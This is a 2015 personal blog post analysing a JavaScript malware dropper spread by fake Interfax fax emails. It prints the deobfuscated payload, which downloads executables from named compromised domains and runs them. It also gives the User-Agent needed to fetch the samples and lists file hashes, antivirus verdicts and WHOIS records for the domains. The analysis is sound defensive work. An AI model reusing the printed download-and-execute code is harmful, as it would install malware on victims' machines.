


The raise of Javascript-droppers (Part 1)

Nov 29, 2015

interfax.org abused as spam-relay for spreading malware



A few weeks ago, i got the following email:

New incoming fax document.

Scanned fax document is attached to this email.

Sender: Lonnie Sloan
File name: scan-00273548.doc
Scan duration: 48 seconds
Scanned: Thu, 29 Oct 2015 16:04:40 +0300
Filesize: 186 Kb
Resolution: 600 DPI

Pages scanned: 10

Thanks for using Interfax service!

First I've thought that's just spam as usual. But this time it should be a big malware campaign. Let us check out the attachment *scan-00273548.zip*. If we unpack the zip-archive we will get a .doc.js file.. nice try.

[illegible]

Ok thats messy. I've found a simple regex for deobfuscating it: `%s/; };/; }|r/g`. Now we have one function per line and can watch over it without headache. Seems like it's some simple arithmetic. They have in every function a string and just return the string for adding the string with another string. And the last function is executing the constructed string. In this sample this payload lies in the *mzvc*-variable:

```
var b = "hourlywhy.com yoakumdentalcare.com ncdivers.com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;
for (var n=1; n<=3; n++) {
    for (var i=ld; i<b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET","http://" + b[i] + "/counter/?id="+str+"&rnd=167506
            xo.send();
```

```

    if (xo.status == 200) {
        xa.open();
        xa.type = 1;
        xa.write(xo.responseBody);
        if (xa.size > 1000) {
            dn = 1;
            xa.position = 0;
            xa.saveToFile(fn+n+".exe",2);
            try { ws.Run(fn+n+".exe",1,0); }
            catch (er) { };
        };
        xa.close();
    };
    if (dn == 1) {
        ld = i;
        break;
    };
}
catch (er) { };
};
};

```

The payload is really simple. It tries to download for every URL in *var b* three executables. These executables will be saved in %TEMP% named as *fn+n*. *fn* is a random number and *n* is the iteration number. After downloading the executable the executable will be executed via Wscript (Windows Script Host). During my further analysis I had problems with downloading these executables until I realized that they are looking for the User-Agent.

if you use this user-agent downloading the malware should work:

"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)"

I have waited a few weeks because i was collecting some malware :-) I have currently the following samples (I named the dropper 'JS.Dropper.Interfax' because it's specific for the malware to use interfax.org for spreading the dropper. If you have a better name for it. Email me):

Windows/JS.Dropper.Interfax (packed):

```

078a3a2c2744856fbb2deae4d0b1b15aa0bc79346e57ffbbc8876bbe34da1722  d
acdc8b89485de692c76d3f4bae8700184a39e368c8f20292a04dd235953479703  d
b9aefe4358b7aaae18671b2491343b3c12c2e6fda65178b7027aa0a62c23bd96  d

```

```
eee0d46c202904e73a19f087035084ca9b804191cb957710fc4ed0b54c234e8b f
71ccc854bfac394d863252bad9e8d69b32aa8429c27f14d25f8907b8e4302e8d f
54f9a4b132259e2b096c35932b27b265e3328fd2bec2d224789d3a8e521296a8 f
9aea166df797240fd9612c0c87717bc5db9c2de0efa779d4975d6dc0cd165233 s
7c3c8f74d751381cf360edd2a913aaad2ea8767b3f0c3b11260df3fceb48d44b s
dfe74d27c02d0f2f201d7180cac78f6c12eed48e478c08f0db2e8fd7e527764f s
6616391c320b734833ecc30875736512abfa8fce6ca916b20fd8f797e08d62b8 s
35be069c758c7f7baf4dfa43a25ee7ec7744e8b35b51ee36f0358dddfbc425ac4 t
```

Windows/JS.Dropper.Interfax (unpacked):

```
-----
46e65c323d22f4b533d741b12ad408d365c7957c8d908b7dbf02dbaf3ac650b1 d
263abf3b1fdcf7e86e7a5ca1faab4545b7804b2fe5faf52653dca27229a84861 d
596ef4c34ee520d8520bb3f5c146d4e4458c2f40faf18a04b7fc14481bc27fde d
9c166377154de93c854a36313a324fae142483312c717de2999f872e168edde2 f
88159e201ca2aef52128d95d9cee03f4ce5d6e40d30632d8a8e28fc0f169f23c f
4c78627eaaa9d4cd9af267fd530e62246fb185de774d5a2e92b2bab5c182881c f
f078e53f18cf9a377abcb6495d5c11fdb395358e2ec1a3bc734711bca260ec9e s
d17784706095e4b405024271cb3306fedd1c59970f8a97f4aed8046da3ff1c56 s
a8627e18740d52db10307cd92fd3e6f909ca4c4a821d4d0efe2abbb3fa2116ab s
76db30fb90348144baf6ef32e16964fe6ccc12c7f59e499ac1f9ac0015cad30b s
a1ca539279e07bd0d919e428cba8aa10588285b61317b4a0b2fc3005c08267db t
```

With these js-droppers I have collected the following Windows-Binaries:

Gen:Variant.Zusy.170761 (F-Secure):

```
-----
0bd57c22d752e93db99be65be5d66568fc07a1eca23b50ddbfd61856f36615c3 a
3891cd32a612b901127c5c54d97498fd48286648c3706b6086fb1bccad773b2a k
5165fcdc2e73459603db0ddf365a12327681be7f542e7437b115da2feacfbbb3 v
```

Trojan.Win32.VBKryjetor.wmt (Kaspersky):

```
-----
7e583c0405e21f1f8a6bc9b2c653ba4c362d05fbee30642d92f72bd5da18cfa0 a
```

Trojan.SecurityDefender.A (F-Secure):

```
-----
daf4d96a121c9e4935082d4e0264088ff352f14d868f8720d8fa7e4f99c82f05 a
```

Trojan:W32/Emotet.B (F-Secure):

```
-----
e3348cb2fadfbe841cc797fa0512df78b3ab214c5dbd561410aaa25230601c9a k
```

UDS: DangerousObject.Multi.Generic (Kaspersky):

d93c77d44220fcea930a04d825151a70dacd4b9c347b2c7fbbcff21e7a62fbf6 k

TR/Kazy.219184 (Avira):

860da096755a08c53f8fe83a134409f75d2a43b21898c96aa12dc98a4a5e2fca c

Trojan.Win32.VBKryjetor.wlh (Kaspersky):

903cc80683dd05bafb51028896574c7334929b4dd944222660dc2ec72bc52b c

Sorry for the different AV-Vendors. But some of the malware was nearly undetected.
For example this one here:

SHA256: e3348cb2fadf8e841cc797fa0512df78b3ab214c5dbd561410aaa25230601c9a

File name: boulevardeasttrading.com.9475671

Detection ratio: 3 / 55

Analysis date: 2015-11-25 15:50:07 UTC (4 days, 1 hour ago)

[Analysis](#)
[File detail](#)
[Additional information](#)
[Comments](#) 0
 [Votes](#)

Antivirus	Result	Update
ByteHero	Virus.Win32.Heur.p	20151125
F-Secure	Trojan:W32/Emotet.B	20151125
Qihoo-360	HEUR/QVM03.0.Malware.Gen	20151125

I have created a shellscript for downloading the most of the samples automatically:


```
monarchexcess2.com : 108.59.241.6
=====
OrgName:           Earthlink, Inc.
Country:           US
RegDate:           2010-12-03
Updated:           2014-03-20

foyenlightenedtours.com : 74.220.207.140
=====
OrgName:           Unified Layer
OriginAS:          AS46606
Country:           US
RegDate:           2007-01-09
Updated:           2011-11-29

liveoakresort.com : 68.164.182.11
=====
OrgName:           MegaPath Corporation
OriginAS:          AS18566
Country:           US
RegDate:           2002-11-12
Updated:           2013-10-08
```

arivusampark.com : 98.138.19.143

```
=====
OrgName:      Yahoo! Inc.
Country:      US
RegDate:      2007-12-07
Updated:      2012-03-02
```

kennedy.sitoserver.com : 174.121.246.162

```
=====
OrgName:      ThePlanet.com Internet Services, Inc.
OriginAS:     AS36420, AS30315, AS13749, AS21844
Country:      US
RegDate:      2009-03-23
Updated:      2012-02-24
```

cjet.com.br : 173.0.142.43

```
=====
OrgName:      Apyl Inc
OriginAS:     AS53628
Country:      US
RegDate:      2010-11-04
Updated:      2010-11-04
```

j-hsu.com : 69.89.27.244

```
=====
OrgName:      Unified Layer
OriginAS:     AS46606
Country:      US
RegDate:      2006-10-02
Updated:      2012-11-14
```

cdkproperties.com : 98.138.19.143

```
=====
OrgName:      Yahoo! Inc.
Country:      US
RegDate:      2007-12-07
Updated:      2012-03-02
```

pdeluxedesign.com : 98.138.19.143

```
=====
OrgName:      Yahoo! Inc.
Country:      US
RegDate:      2007-12-07
Updated:      2012-03-02
```

monarchexcess2.com : 108.59.241.6

```
=====
OrgName:      Earthlink, Inc.
Country:      US
RegDate:      2010-12-03
Updated:      2014-03-20
```

amperspective.com : 74.50.28.190

```
=====
OrgName:      Lunar Pages
Country:      US
RegDate:      2007-03-13
Updated:      2014-05-22
```

samiragallery.com : 174.121.79.34

```
=====
OrgName:      ThePlanet.com Internet Services, Inc.
OriginAS:     AS36420, AS30315, AS13749, AS21844
Country:      US
RegDate:      2009-03-23
Updated:      2012-02-24
```

vikramprabu.com : 207.182.142.219

```
=====
OrgName:      eNET Inc.
Country:      US
RegDate:      2008-03-03
Updated:      2012-03-02
```

hourlywhy.com : 74.220.207.189

```
=====
OrgName:      Unified Layer
```


OriginAS: AS46606
Country: US
RegDate: 2007-01-09
Updated: 2011-11-29

yoakumdentalcare.com : 98.139.135.129

=====

OrgName: Yahoo! Inc.
Country: US

ncdivers.com : 173.254.28.148

=====

OrgName: Unified Layer
OriginAS: AS46606
Country: US
RegDate: 2010-10-05
Updated: 2012-11-14

visidian.com : 209.200.79.215

=====

OrgName: CrystalTech Web Hosting Inc.
OriginAS: AS14992
Country: US
RegDate: 2004-06-22
Updated: 2010-01-25

kindernestmumbai.com : 199.79.62.161

=====

OrgName: Confluence Networks Inc
OriginAS: AS32787, AS40034
Country: US
RegDate: 2012-07-02
Updated: 2012-07-02

www.fourmorehours.com : 108.168.206.100

=====

OrgName: SoftLayer Technologies Inc.
OriginAS: AS36351
Country: US
RegDate: 2012-01-06

Updated: 2013-07-12

www.pclradiotv.com : 192.155.192.181

```
=====
OrgName:      SoftLayer Technologies Inc.
Country:      US
RegDate:      2014-04-25
Updated:      2014-04-25
```

boulevardeasttrading.com : 174.120.146.122

```
=====
OrgName:      ThePlanet.com Internet Services, Inc.
OriginAS:     AS36420, AS30315, AS13749, AS21844
Country:      US
RegDate:      2009-03-23
Updated:      2012-02-24
```

escuela.zenpropiedades.com : 38.105.13.45

```
=====
OrgName:      PSINet, Inc.
OriginAS:     AS174
Country:      US
RegDate:      1991-04-16
Updated:      2011-05-20
```



www.oldenburg.cl : 50.22.11.30

```
=====
OrgName:      SoftLayer Technologies Inc.
OriginAS:     AS36351
Country:      US
RegDate:      2010-11-01
Updated:      2013-07-12
```

onworldwide.com : 74.103.245.123

```
=====
OrgName:      Verizon Online LLC
Country:      US
RegDate:      2009-01-26
Updated:      2012-03-02
```



 [shibumi](#)
 [sh1bumi](#)

nullday is the webspace of Christian Rebischke and powered by jekyll without Javascript, PHP, Cookies and MySQL. Last change: 2015-11-29